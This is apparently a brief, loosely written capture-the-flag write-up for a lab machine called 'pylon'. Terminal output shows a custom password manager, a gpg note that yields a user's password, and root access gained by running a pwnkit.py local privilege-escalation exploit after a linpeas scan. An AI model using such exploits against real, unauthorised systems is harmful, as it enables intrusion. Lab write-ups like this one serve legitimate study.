
```
lone@pylon:~/pylon$ ls -la
total 52
drwxr-xr-x 3 lone lone  4096 Sep  3 13:37 .
drwxr-x--- 9 lone lone  4096 Sep  3 12:32 ..
drwxrwxr-x 8 lone lone  4096 Sep  3 13:37 .git
-rw-rw-r-- 1 lone lone   793 Jan 30  2021 README.txt
-rw-rw-r-- 1 lone lone   340 Jan 30  2021 banner.b64
-rw-rw-r-- 1 lone lone 12288 Sep  3 13:37 pyLon.db
-rw-rw-r-- 1 lone lone  2516 Sep  3 13:37 pyLon_crypt.py
-rw-rw-r-- 1 lone lone  3973 Jan 30  2021 pyLon_db.py
-rw-rw-r-- 1 lone lone 10290 Sep  3 13:37 pyLon_pwMan.py
lone@pylon:~/pylon$ python3 pyLon_pwMan.py
```

After running this script I again on port 222 but with more options


```
                   /
                  /
       __        /        __    __
     /   ) /   / /      /   ) /   )
    /___/ (___/ /____/ (___/ /   /
   /         /
  /      (_ /  pyLon Password Manager
                    by LeonM


       [1] List passwords.
       [2] Decrypt a password.
       [3] Create new password.
       [4] Delete a password.
       [5] Search passwords.
       [6] Display help menu

Select an option [Q] to Quit:
```

the gpg key found

After open gpg file I find password for user pood




I have a user2 flag



after linpeas scan I find pwnkit vulnerability

```
lone@pylon:~$ ./pwnkit.py
[+] Creating shared library for exploit code.
[-] GCONV_PATH=. directory already exists, continuing.
[-] exploit directory already exists, continuing.
[+] Calling execve()
# id
uid=0(root) gid=1002(lone) groups=1002(lone)
# ls -la
total 880
drwxr-x--- 9 lone lone   4096 Sep  3 12:32  .
drwxr-xr-x 5 root root   4096 Jan 30  2021  ..
lrwxrwxrwx 1 lone lone      9 Jan 30  2021  .bash_history → /dev/null
-rw-r--r-- 1 lone lone    220 Jan 30  2021  .bash_logout
-rw-r--r-- 1 lone lone   3771 Jan 30  2021  .bashrc
drwx------ 2 lone lone   4096 Jan 30  2021  .cache
drwxr-x--- 3 lone lone   4096 Sep  3 12:27  .config
-rw-rw-r-- 1 lone lone     44 Jan 30  2021  .gitconfig
drwx------ 4 lone lone   4096 Sep  3 12:27  .gnupg
drwxrwxr-x 3 lone lone   4096 Jan 30  2021  .local
-rw-r--r-- 1 lone lone    807 Jan 30  2021  .profile
drwxrwxr-x 2 lone lone   4096 Sep  3 12:32 'GCONV_PATH=.'
drwxrwxr-x 2 lone lone   4096 Sep  3 12:32  exploit
-rwxrwxr-x 1 lone lone 828287 Apr  5 13:41  linpeas.sh
-rw-rw-r-- 1 pood pood    600 Jan 30  2021  note_from_pood.gpg
-rwxr-xr-x 1 lone lone    431 Sep  3 14:15  payload.so
-rwxrwxr-x 1 lone lone   3262 Aug 31 18:14  pwnkit.py
drwxr-xr-x 4 lone lone   4096 Sep  3 13:50  pylon
-rw-r--r-- 1 lone lone     18 Jan 30  2021  user1.txt
# cd /root
# ls -la
total 40
drwx------  5 root root 4096 Sep  3 12:33 .
drwxr-xr-x 24 root root 4096 Mar 30  2021 ..
lrwxrwxrwx  1 root root    9 Jan 30  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  4 root root 4096 Sep  3 12:33 .gnupg
drwxr-xr-x  3 root root 4096 Jan 30  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Jan 30  2021 .vim
-rw-------  1 root root  757 Jan 30  2021 .viminfo
-rw-rw-r--  1 root lone   24 Sep  3 12:33 root.txt
```

gpg file do not have password



I got root flag